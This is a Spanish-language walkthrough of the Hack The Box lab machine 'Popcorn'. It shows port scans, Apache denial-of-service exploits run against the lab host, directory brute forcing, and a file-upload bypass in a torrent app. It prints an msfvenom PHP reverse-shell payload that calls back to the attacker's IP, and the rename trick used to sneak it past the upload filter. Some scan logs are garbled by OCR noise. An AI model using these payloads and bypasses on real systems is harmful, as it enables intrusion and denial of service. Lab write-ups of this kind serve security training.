




Colombia Hack Agent (CHackA)



Colombia Hack Agent (CHackA)

[...]	Developer:	Jairo A. García H.	[...]
[...]	Version:	1.0.	[...]
[...]	Codename:	HACKLAB HTB - Popcorn	[...]
[...]	Report to:	chacka0101 @ gmail.com	[...]
[...]	Homepage:	https://github.com/chacka0101/HACKLABS	[...]
[...]	Publication Date:	3/NOV/2019	[...]

HACKLAB Hack The Box - Popcorn



Hostname: Popcorn
IP: 10.10.10.6
Operating System: Linux

Walkthrough



Colombia Hack Agent (Chacka)

Analizamos los puertos y servicios abiertos:

```
root@chacka0101:~# nmap -vvv -sC -sV 10.10.10.6
Starting Nmap 7.80 ( https://nmap.org ) at 2019-10-26 10:03 -05
NSE: Loaded 151 scripts for scanning. seq=54 ttl=63 time=213 ms
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan. seq=55 ttl=63 time=193 ms
NSE: Starting NSE at 10:03
NSE: 10.6: icmp_seq=56 ttl=63 time=179 ms
Completed NSE at 10:03, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan. seq=58 ttl=63 time=221 ms
NSE: Starting Ping Scan at 10:03
NSE: Initiating NSE at 10:03
NSE: 10.6: icmp_seq=60 ttl=63 time=179 ms
Completed NSE at 10:03, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan. seq=61 ttl=63 time=177 ms
NSE: Initiating NSE at 10:03
NSE: 10.6: icmp_seq=63 ttl=63 time=176 ms
Completed NSE at 10:03, 0.00s elapsed
NSE: Initiating Ping Scan at 10:03
NSE: 10.6: icmp_seq=64 ttl=63 time=173 ms
Scanning 10.10.10.6 [4 ports]
Completed Ping Scan at 10:03, 0.19s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 10:03
Completed Parallel DNS resolution of 1 host. at 10:03, 0.06s elapsed
DNS resolution of 1 IPs took 0.06s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 10:03
NSE: Starting runlevel 1 (of 3) scan.
NSE: Initiating NSE at 10:03
NSE: 10.6: icmp_seq=71 ttl=63 time=169 ms
Scanning 10.10.10.6 [1000 ports]
NSE: Starting runlevel 2 (of 3) scan. seq=72 ttl=63 time=169 ms
Discovered open port 80/tcp on 10.10.10.6
NSE: Starting runlevel 3 (of 3) scan. seq=74 ttl=63 time=185 ms
Completed SYN Stealth Scan at 10:03, 6.11s elapsed (1000 total ports)
Initiating Service scan at 10:03
NSE: Starting runlevel 1 (of 3) scan.
NSE: Initiating NSE at 10:03
NSE: 10.6: icmp_seq=76 ttl=63 time=174 ms
Scanning 2 services on 10.10.10.6
Completed Service scan at 10:03, 6.37s elapsed (2 services on 1 host)
NSE: Script scanning 10.10.10.6.
NSE: Starting runlevel 1 (of 3) scan.
NSE: Initiating NSE at 10:03
NSE: 10.6: icmp_seq=78 ttl=63 time=171 ms
Completed NSE at 10:03, 5.91s elapsed
NSE: Starting runlevel 2 (of 3) scan.
NSE: Initiating NSE at 10:03
NSE: 10.6: icmp_seq=80 ttl=63 time=171 ms
Completed NSE at 10:03, 0.84s elapsed
NSE: Starting runlevel 3 (of 3) scan.
NSE: Initiating NSE at 10:03
NSE: 10.6: icmp_seq=82 ttl=63 time=171 ms
Completed NSE at 10:03, 0.00s elapsed
Nmap scan report for 10.10.10.6
Host is up, received echo-reply ttl 63 (0.19s latency).
Scanned at 2019-10-26 10:03:15 -05 for 19s
Not shown: 998 closed ports
Reason: 998 resets
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 63 OpenSSH 5.1p1 Debian 6ubuntu2 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   1024 3e:c8:1b:15:21:15:50:ec:6e:63:bc:c5:6b:80:7b:38 (DSA)
|   ssh-dss AAAAB3NzaC1kc3MAAACBAIAn8zzM1eVS/OaLgV6dg0kaT+kvyjU0pMuqZJ3Agvy0rxHa2m+ydNK8cixF9lp3Z8gLwquTxJDuNJ05xnz9/DzZC1qfNfigrFQDMosEYukW0zWL00P1lxLC+lbawQAAAIAhp9/JSR0W1jeMX4hC560/M8D1UJyayt9axoHkg8612mSo/0H8Ht9ULa2vrt06lxoc308/1pVD8aztKdJgfQlWn5flujQaAAAI8mZAfIvcE0mRo8Ef1RaM8wG6HXFtkFKFWksJ42XTL3opasLajrgvpimA+wC4bZbrFc4YgsPc+kZbvXN3iPUvQqElak3yUZRRl3hkF3g31WjmkpMG/fxNgYJhy|_ 2048 aa:1f:79:21:b8:42:f4:8a:38:bd:b8:05:ef:1a:07:4d (RSA)
|_ ssh-rsa AAAAB3NzaC1yc2EAAAQABiWAAAQEAyBXr3xI9cjrxMH2+DB7LZ6ctfgrk3xenkLlv2vhQqpQZfdrvKXLSSjQHHwgEbNyNUL+M10mPFaUPTKiPVp9co0D3H22ZIvw/Ty9SkxxXgmN0q0Bq6Lqs2FG8A14fJS9F8Gcn907CVGusIO+UUh53KDOI+vzZqrFbfvz5dwClD19ybdwO95sdUuq/EctoZ3zuFb6R0I5JJGNWFb6NqftxAM480/tcp    open  http   syn-ack ttl 63 Apache httpd 2.2.12 ((Ubuntu))
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache/2.2.12 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Banners Recon:

```
root@chacka0101:~# ssh 10.10.10.6
The authenticity of host '10.10.10.6 (10.10.10.6)' can't be established.
RSA key fingerprint is SHA256:V1Azfw43WixBJWVASqnBuoCdUrthzn2x6VQiZjAUusk.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.6' (RSA) to the list of known hosts.
root@10.10.10.6's password:
Permission denied, please try again.
root@10.10.10.6's password: 
```



Escanear vulnerabilidades:

```
root@chacka0101:~# nmap -vvv -p 22,80 --script=*-vuln-* 10.10.10.6
```

```
root@chacka0101:~# nmap -vvv -p 22,80 --script=*-vuln-* 10.10.10.6
Starting Nmap 7.80 ( https://nmap.org ) at 2019-10-26 10:12 -05
NSE: Loaded 45 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 10:12
Completed NSE at 10:12, 0.00s elapsed
Initiating Ping Scan at 10:12
Scanning 10.10.10.6 [4 ports]
Completed Ping Scan at 10:12, 0.19s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 10:12
Completed Parallel DNS resolution of 1 host. at 10:12, 0.03s elapsed
DNS resolution of 1 IPs took 0.03s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 10:12
Scanning 10.10.10.6 [2 ports]
Discovered open port 80/tcp on 10.10.10.6
Discovered open port 22/tcp on 10.10.10.6
Completed SYN Stealth Scan at 10:12, 0.18s elapsed (2 total ports)
NSE: Script scanning 10.10.10.6.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 10:12
Completed NSE at 10:12, 6.18s elapsed
Nmap scan report for 10.10.10.6
Host is up, received echo-reply ttl 63 (0.18s latency).
Scanned at 2019-10-26 10:12:05 -05 for 7s

PORT      STATE SERVICE REASON
22/tcp    open  ssh      syn-ack ttl 63
80/tcp    open  http     syn-ack ttl 63
| http-vuln-cve2011-3192:
|_ VULNERABLE
| Apache byterange filter DoS
| State: VULNERABLE
| IDs:  BID:49303  CVE:CVE-2011-3192
|   The Apache web server is vulnerable to a denial of service attack when numerous
|   overlapping byte ranges are requested.
|   Disclosure date: 2011-08-19
|   References:
|     https://seclists.org/fulldisclosure/2011/Aug/175
|     https://www.tenable.com/plugins/nessus/55976
|     https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-3192
|     https://www.securityfocus.com/bid/49303

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 10:12
Completed NSE at 10:12, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 7.21 seconds
  Raw packets sent: 6 (240B) | Rcvd: 3 (116B)
```



Los dos exploits asociados a la vulnerabilidad, están asociados a "Denial of Service":



The screenshot shows the Exploit Database Advanced Search interface. The top navigation bar includes links for Home, Exploits, Tools, Tutorials, and About. A search bar at the top right contains the query "exploit-db.com/search/cve=2011-3192". On the left, there's a vertical sidebar with icons for Home, Exploits, Tools, Tutorials, and About. The main search form has fields for Title, CVE, Type, Platform, Port, Content, Author, Tag, and a search button. Below the form are checkboxes for Verified, Has App, and No Metasploit. The results table lists two entries: one for Apache Denial of Service from 2011-12-09 and another for Apache Remote Memory Exhaustion from 2011-08-19.

Date	Type	Title	Platform	Author
2011-12-09	dos	Apache - Denial of Service	Linux	Ramon de C Valle
2011-08-19	dos	Apache - Remote Memory Exhaustion (Denial of Service)	Multiple	kingope

Ejecutamos los dos exploits y el icmp seq=133 va incrementando:

```
root@chacka0101:~/Downloads# chmod 777 18221.c
root@chacka0101:~/Downloads# gcc -Wall -pthread -o rcvalle-rapache 18221.c
root@chacka0101:~/Downloads# ./rapache 10.10.10.6\n
bash: ./rapache: No such file or directory
root@chacka0101:~/Downloads# ls

18221.c

rcvalle-rapache

root@chacka0101:~/Downloads# ./rcvalle-rapache 10.10.10.6\n
Remote Apache Denial of Service exploit by Meltin0n
[+] Attacking 10.10.10.6n please wait in minutes ...
getaddrinfo: Name or service not known
root@chacka0101:~/Downloads# ./rcvalle-rapache 10.10.10.6\n
Remote Apache Denial of Service exploit by Meltin0n
[+] Attacking 10.10.10.6 please wait in minutes ...

[ 64 bytes from 10.10.10.6: icmp_seq=133 ttl=63 time=176 ms
  64 bytes from 10.10.10.6: icmp_seq=134 ttl=63 time=162 ms
  64 bytes from 10.10.10.6: icmp_seq=135 ttl=63 time=166 ms
  64 bytes from 10.10.10.6: icmp_seq=136 ttl=63 time=161 ms
  64 bytes from 10.10.10.6: icmp_seq=137 ttl=63 time=163 ms
  64 bytes from 10.10.10.6: icmp_seq=138 ttl=63 time=166 ms
  64 bytes from 10.10.10.6: icmp_seq=139 ttl=63 time=163 ms
  64 bytes from 10.10.10.6: icmp_seq=140 ttl=63 time=163 ms
  64 bytes from 10.10.10.6: icmp_seq=141 ttl=63 time=161 ms
  64 bytes from 10.10.10.6: icmp_seq=142 ttl=63 time=184 ms
  64 bytes from 10.10.10.6: icmp_seq=143 ttl=63 time=164 ms
  64 bytes from 10.10.10.6: icmp_seq=144 ttl=63 time=164 ms
  64 bytes from 10.10.10.6: icmp_seq=145 ttl=63 time=168 ms
  64 bytes from 10.10.10.6: icmp_seq=146 ttl=63 time=166 ms
  64 bytes from 10.10.10.6: icmp_seq=147 ttl=63 time=166 ms
  64 bytes from 10.10.10.6: icmp_seq=148 ttl=63 time=165 ms
  64 bytes from 10.10.10.6: icmp_seq=149 ttl=63 time=165 ms
  64 bytes from 10.10.10.6: icmp_seq=150 ttl=63 time=161 ms
  64 bytes from 10.10.10.6: icmp_seq=151 ttl=63 time=168 ms
  64 bytes from 10.10.10.6: icmp_seq=152 ttl=63 time=164 ms
  64 bytes from 10.10.10.6: icmp_seq=153 ttl=63 time=163 ms
  64 bytes from 10.10.10.6: icmp_seq=154 ttl=63 time=168 ms
```

Ya va en icmp seq=1318:

```
root@chacka0101: ~/Downloads
File Edit View Search Terminal Help
64 bytes from 10.10.10.6: icmp_seq=1318 ttl=63 time=162 ms
64 bytes from 10.10.10.6: icmp_seq=1319 ttl=63 time=267 ms
64 bytes from 10.10.10.6: icmp_seq=1320 ttl=63 time=313 ms
64 bytes from 10.10.10.6: icmp_seq=1321 ttl=63 time=166 ms
64 bytes from 10.10.10.6: icmp_seq=1322 ttl=63 time=166 ms
64 bytes from 10.10.10.6: icmp_seq=1323 ttl=63 time=333 ms
64 bytes from 10.10.10.6: icmp_seq=1324 ttl=63 time=195 ms
64 bytes from 10.10.10.6: icmp_seq=1325 ttl=63 time=161 ms
64 bytes from 10.10.10.6: icmp_seq=1326 ttl=63 time=201 ms
64 bytes from 10.10.10.6: icmp_seq=1327 ttl=63 time=168 ms
64 bytes from 10.10.10.6: icmp_seq=1328 ttl=63 time=176 ms
64 bytes from 10.10.10.6: icmp_seq=1329 ttl=63 time=162 ms
64 bytes from 10.10.10.6: icmp_seq=1330 ttl=63 time=166 ms
64 bytes from 10.10.10.6: icmp_seq=1331 ttl=63 time=161 ms
64 bytes from 10.10.10.6: icmp_seq=1332 ttl=63 time=179 ms
64 bytes from 10.10.10.6: icmp_seq=1333 ttl=63 time=168 ms
64 bytes from 10.10.10.6: icmp_seq=1334 ttl=63 time=178 ms
64 bytes from 10.10.10.6: icmp_seq=1335 ttl=63 time=175 ms
64 bytes from 10.10.10.6: icmp_seq=1336 ttl=63 time=164 ms
64 bytes from 10.10.10.6: icmp_seq=1337 ttl=63 time=171 ms
64 bytes from 10.10.10.6: icmp_seq=1338 ttl=63 time=166 ms
64 bytes from 10.10.10.6: icmp_seq=1339 ttl=63 time=168 ms
64 bytes from 10.10.10.6: icmp_seq=1340 ttl=63 time=178 ms
64 bytes from 10.10.10.6: icmp_seq=1341 ttl=63 time=166 ms

torrent/btaccess.php
```



Colombia Hack Agent (ChackA)

Ya va en icmp_seq=2986

```
root@chacka0101: ~/Downloads
File Edit View Search Terminal Help
64 bytes from 10.10.10.6: icmp_seq=2963 ttl=63 time=162 ms
64 bytes from 10.10.10.6: icmp_seq=2964 ttl=63 time=167 ms
64 bytes from 10.10.10.6: icmp_seq=2965 ttl=63 time=160 ms
64 bytes from 10.10.10.6: icmp_seq=2966 ttl=63 time=161 ms
64 bytes from 10.10.10.6: icmp_seq=2967 ttl=63 time=162 ms
64 bytes from 10.10.10.6: icmp_seq=2968 ttl=63 time=160 ms
64 bytes from 10.10.10.6: icmp_seq=2969 ttl=63 time=165 ms
64 bytes from 10.10.10.6: icmp_seq=2970 ttl=63 time=162 ms
64 bytes from 10.10.10.6: icmp_seq=2971 ttl=63 time=160 ms
64 bytes from 10.10.10.6: icmp_seq=2972 ttl=63 time=160 ms
64 bytes from 10.10.10.6: icmp_seq=2973 ttl=63 time=161 ms
64 bytes from 10.10.10.6: icmp_seq=2974 ttl=63 time=166 ms
64 bytes from 10.10.10.6: icmp_seq=2975 ttl=63 time=163 ms
64 bytes from 10.10.10.6: icmp_seq=2976 ttl=63 time=159 ms
64 bytes from 10.10.10.6: icmp_seq=2977 ttl=63 time=166 ms
64 bytes from 10.10.10.6: icmp_seq=2978 ttl=63 time=170 ms
64 bytes from 10.10.10.6: icmp_seq=2979 ttl=63 time=171 ms
64 bytes from 10.10.10.6: icmp_seq=2980 ttl=63 time=162 ms
64 bytes from 10.10.10.6: icmp_seq=2981 ttl=63 time=161 ms
64 bytes from 10.10.10.6: icmp_seq=2982 ttl=63 time=163 ms
64 bytes from 10.10.10.6: icmp_seq=2983 ttl=63 time=167 ms
64 bytes from 10.10.10.6: icmp_seq=2984 ttl=63 time=170 ms
64 bytes from 10.10.10.6: icmp_seq=2985 ttl=63 time=166 ms
64 bytes from 10.10.10.6: icmp_seq=2986 ttl=63 time=165 ms
```

Exploit 17696.pl

```
root@chacka0101: ~/Downloads# perl 17696.pl 10.10.10.6 50
host seems vuln
ATTACKING 10.10.10.6 [using 50 forks]
:pPpPpppPpPPppPpppPp
ATTACKING 10.10.10.6 [using 50 forks] has been added, yet.
:pPpPpppPpPPppPpppPp
ATTACKING 10.10.10.6 [using 50 forks]
```



Colombia Hack Agent (ChackA)

Hacemos un reconocimiento de directorios en el puerto 80:

La aplicación dirb no funcionó:

root@chacka0101:~# dirb http://10.10.10.6/
DIRB v2.22 - HTTP 2.14.0 is now live! Visit the account settings page to enable 2-factor authentication or to enroll in ISWC CPE credit subsidies.
By The Dark Raver

START TIME: Sun Nov 3 10:11:49 2019
URL_BASE: http://10.10.10.6/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612 [insert] [Open User] [Open Root]
---- Scanning URL: http://10.10.10.6/ ----
(!) FATAL: Too many errors connecting to host
(Possible cause: COULDNT_CONNECT)

END TIME: Sun Nov 3 10:12:52 2019
DOWNLOADED: 0 - FOUND: 0
root@chacka0101:~# dirbuster
Starting OWASP DirBuster 1.0-RC1
[]
136
8
2
42
Custom Exploitation
10.10.10.6
on

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

Target URL (eg http://example.com:80/)

Work Method Use GET requests only Auto Switch (HEAD and GET)

Number Of Threads 10 Threads Go Faster

Select scanning type: List based brute force Pure Brute Force

File with list of dirs/files

Char set a-zA-Z0-9%20_ Min length 1 Max Length 8

Select starting options: Standard start point URL Fuzz
 Brute Force Dirs Be Recursive Dir to start with /
 Brute Force Files Use Blank Extension File extension php

URL to fuzz - /test.html?url={dir}.asp

Please complete the test details

Así que utilizamos dirbuster:

Utilizamos el diccionario: /usr/share/wordlists/dirb/common.txt

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

Target URL (eg http://example.com:80/)

http://10.10.10.6

Work Method Use GET requests only Auto Switch (HEAD and GET)

Number Of Threads 10 Threads Go Faster

Select scanning type: List based brute force Pure Brute Force

File with list of dirs/files

Char set a-zA-Z0-9%20_ Min length 1 Max Length 8

Select starting options: Standard start point URL Fuzz
 Brute Force Dirs Be Recursive Dir to start with /
 Brute Force Files Use Blank Extension File extension php

URL to fuzz - /test.html?url={dir}.asp

DirBuster Stopped ./subversion/



<http://10.10.10.6/torrent/>

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing		
File	Options	About
http://10.10.10.6:80/		
① Scan Information	Results - List View: Dirs: 884 Files: 902	Results - Tree View \⚠ Errors: 0 \
Type		Found ▾
File	/test.php	
File	/torrent	
Dir	/torrent/	
Dir	/torrent/.hta/	
File	/torrent/.hta.php	
Dir	/torrent/.htaccess/	
File	/torrent/.htaccess.php	
Dir	/torrent/.htpasswd/	
File	/torrent/.htpasswd.php	
Dir	/torrent/admin/	
Dir	/torrent/admin/.hta/	
File	/torrent/admin/.hta.php	
Dir	/torrent/admin/.htaccess/	
File	/torrent/admin/.htaccess.php	
Dir	/torrent/admin/.htpasswd/	
File	/torrent/admin/.htpasswd.php	
Dir	/torrent/admin/admin/	
File	/torrent/admin/admin.php	
Dir	/torrent/admin/admin.php/	
Dir	/torrent/admin/images/	
Dir	/torrent/admin/images/.hta/	
File	/torrent/admin/images/.hta.php	
Dir	/torrent/admin/images/.htaccess/	
File	/torrent/admin/images/.htaccess.php	

Se identifica el directorio de la aplicación:

The screenshot shows a web browser window with the URL <http://10.10.10.6/torrent/>. The page title is "Torrent Hoster". The main content area displays two news articles. The first article is about "BitTornado" and the second is about "µTorrent". Both articles include small images, dates (01/06/07), and authors (Admin). To the right of the news, there is a login form with fields for "Username" and "Password", and a "Login" button. Below the login form is a search bar with a magnifying glass icon and a "Search" button. Navigation links like "Home", "Browse", "Upload", "Forum", "Stats", "News", and "F.A.Q." are visible at the top of the page.



Se realiza el registro a la plataforma:

10.10.10.6/torrent/users/index.php?mode=register

Welcome

Thank you for registering to Torrent Hoster Your account information is:

Username: chacka
Password: chacka

Please write these down in a safe place and please do not give your password to anyone. There will be a method to reset it if you forget it on the login page.

To continue using the system, please [login](#) now.

Rendertime: 0.008
Copyright © 2007 TorrentHoster.com. All rights reserved.
Powered by [Torrent Hoster](#).

Exploramos la aplicación:

10.10.10.6/torrent/users/

Torrents Uploaded by chacka

Date	Filename	Peers	Size	Subcategories
Back				

Control Panel

Search

Rendertime: 0.008
Copyright © 2007 TorrentHoster.com. All rights reserved.
Powered by [Torrent Hoster](#).



Encontramos un FILE UPLOAD:

The screenshot shows a web browser window with the URL 10.10.10.6/torrent/torrents.php?mode=upload. The page title is "Torrent Hoster". The main content area has a heading "Upload" and a form for uploading a torrent. The form includes fields for "Torrent" (with a "Browse..." button), "Optional name", "Category" (with a dropdown menu showing "(Choose)"), "Subcategory", "Description" (with a large text area), and "Tracker requires registration" (with radio buttons for "Yes" and "No"). Below the form is a note: "Post Anonymously" (with radio buttons for "Yes" and "No"). At the bottom is a blue "Upload Torrent" button. The footer contains copyright information: "RenderTime: 0.005", "Copyright © 2007 TorrentHoster.com. All rights reserved.", and "Powered by [Torrent Hoster](#)".

Explotación de Vulnerabilidades:

Creamos un Payload para poderlo subir a la aplicación web por medio del "Browse" a la aplicación:

```
root@chacka0101:~# sudo msfvenom -p php/meterpreter/reverse_tcp  
LHOST=10.10.14.6 LPORT=4444 -f raw > chacka0101payload.php
```

```
root@chacka0101:~# sudo msfvenom -p php/meterpreter/reverse_tcp LHOST=10.10.14.27 LPORT=4444 -f raw > chacka0101payload.php  
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload  
[-] No arch selected, selecting arch::php from the payload  
No encoder or badchars specified, outputting raw payload  
Payload size: 1112 bytes  
file found: /tmp/htpasswd - 403  
root@chacka0101:~# ls -la  
total 184  
drwxr-xr-x 25 root root 4096 Oct 27 23:47 .  
drwxr-xr-x 19 root root 4096 Jun 25 00:51 ..  
drwxr-xr-x 6 root root 4096 Sep 29 17:20 .armitage  
-rw-r--r-- 1 root root 2445 Sep 29 17:20 .armitage.prop  
-rw-r--r-- 1 root root 39555 Oct 26 10:02 .bash_history  
-rw-r--r-- 1 root root 3391 May 8 03:20 .bashrc  
drwxr-xr-x 4 root root 4096 Aug 15 19:43 bluekeep  
drwxr-xr-x 15 root root 4096 Oct 29 01:23 cache  
-rw-r--r-- 1 root root 1112 Oct 27 23:52 chacka0101payload.php
```

```
root@chacka0101:~# cat chacka0101payload.php  
/*<?php /* error_reporting(0); $ip = '10.10.14.27'; $port = 4444; if ((($f = 'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if (!$s_type) { die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type){ case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break; } if (!$len){ die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) < $len){ switch ($s_type)
```



① 10.10.10.6/torrent/torrents.php?mode=upload

d Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU My Torrents Logout

Torrent Hoster

Home Browse Upload Forum Stats News F.A.Q About Development

You can upload torrents that are tracked by any tracker.
Your torrent **MUST NOT CONTAIN Adult Materials, Politics, Illegal Software, or any other.**
Be patient while the script retrieves the data from the tracker. This may take a while.
Torrent Hoster reserve the rights to delete any torrent at anytime.

torrent:

Optional name:

Category:

Subcategory:

Description:

Tracker requires registration: Yes No
Post Annoymous: Yes No

Rendertime: 0.002
Copyright © 2007 TorrentHoster.com. All rights reserved.
Powered by [Torrent Hoster](#).

El archivo enviado no es válido:

① 10.10.10.6/torrent/torrents.php?mode=upload


d Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU My Torrents Logout

Torrent Hoster

Home Browse Upload Forum Stats News F.A.Q About Development

This is not a valid torrent file

Reemplazamos el php por .php.torrent, lo volvemos a subir, pero tampoco funciona:





Colombia Hack Agent (ChackA)

Ahora lo que vamos hacer es subir un Torrent válido:

Kali Linux Downloads

Download Kali Linux Images

We generate fresh Kali Linux image files every few months, which we make available for download. This page provides the links to download Kali Linux in its latest official release. For a release history, check our Kali Linux Releases page. Please note: You can find unofficial, untested, and modified versions of Kali Linux on the Internet. We recommend that you limit to 5 concurrent connections.

Image Name	Torrent	Version
Kali Linux 32-Bit	Torrent	2019.3
Kali Linux 64-Bit	Torrent	2019.3
Kali Linux Large	Torrent	2019.3

10.10.10.6/torrent/torrents.php?mode=upload

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU My Torrents Logout

Torrent Hoster

You can upload torrents that are tracked by any tracker.
Your torrent MUST NOT CONTAIN Adult Materials, Politics, Illegal Software, or any other.
Be patient while the script retrieves the data from the tracker. This may take a while.
Torrent Hoster reserve the rights to delete any torrent at anytime.

Torrent: chacka0101

Optional name:

Category:

Subcategory:

Description:

Tracker requires registration: Yes No

Post Annoymous: Yes No

Upload Torrent

Rendertime: 0.002
Copyright © 2007 TorrentHoster.com. All rights reserved.
Powered by [Torrent Hoster](#).



Sube de forma exitosa:

The screenshot shows a web interface for a torrent hoster. At the top, there's a navigation bar with links like Home, Browse, Upload, Forum, Stats, News, and F.A.Q. Below the navigation is a banner with the text "Torrent Hoster". The main content area displays a torrent entry titled "chacka0101". The torrent details are as follows:

Download	chacka0101
Uploaded By	chackas
Category	Movies
Size	-1,227,763.91 KB
Seeds	0
Peers	0
Finished	
Update Stats	
Tracked By	http://tracker.kali.org:6969/announce
Added	2019-11-01 08:56:32
Last Update	0000-00-00 00:00:00
Comment	chacka0101
Screenshots	

On the right side of the interface, there are links for "Control Panel" and "Search" with a magnifying glass icon. Below the torrent details, there's a button labeled "Edit this torrent". At the bottom, there's a link "+ Files".

Ahora, el problema que tuvimos fue que mientras estábamos cargando un archivo php en la opción de upload, no estaba tomando un archivo php. Entonces, lo que hicimos es renombrar el archivo con php.png, queda de la siguiente forma chacka0101payload.php.png.

```
root@chacka0101:~# cat chacka0101payload.php
/*<?php /**/ error_reporting(0); $ip = '10.10.14.27'; $port = 4444; if (($f = 'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if (! $s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type = 'stream'; } if (! $s && ($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if (! $s_type) { die('no socket funcs'); } if (! $s) { die('no socket'); } switch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break; } if (! $len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) < $len) { switch ($s_type)
```

root@chacka0101:~# mv chacka0101payload.php chacka0101payload.php.png

root@chacka0101:~#



Clic en "Edit this Torrent", así que subimos el chacka0101payload.php.png:

Mozilla Firefox

① 10.10.10.6/torrent/edit.php?mode=edit&id=3bc6006b0cd949f33e3b6c4f57fc049d032a46b0

Torrent Name: chacka0101
edit

Hash: 3bc6006b0cd949f33e3b6c4f57fc049d032a46b0

Category: Movies

Action: Subcategory: 3bc6006b0cd949f33e3b6c4f57fc049d032a46b0
chacka0101

Description:

Tracker requires registration: Yes No

Update Screenshot: chacka0101payload.php.png

Submit Screenshot: Allowed types: jpg, jpeg, gif, png.

Torrent Hoster - Torrents - Mozilla Firefox

006b0cd949f33e3b6c4f57fc049d032a46b0

Hack the Box Challenge: Po | Torrent Hoster - Torrents | Preferences

My Torrent Hoster

Download: chacka0101
uploaded By: chackas
Category: Movies
Size: -1,227,763.91 KB

Seeds: 0
Peers: 0
Finished: 0
Update Stats

Tracked By:
Added: 2019-11-01 08:56:32
Last Update: 0000-00-00 00:00:00
Comment: chacka0101

Screenshots: Edit this torrent

+ Files

Sube exitosamente, sin embargo, necesitamos que solo este como .php.

Mozilla Firefox

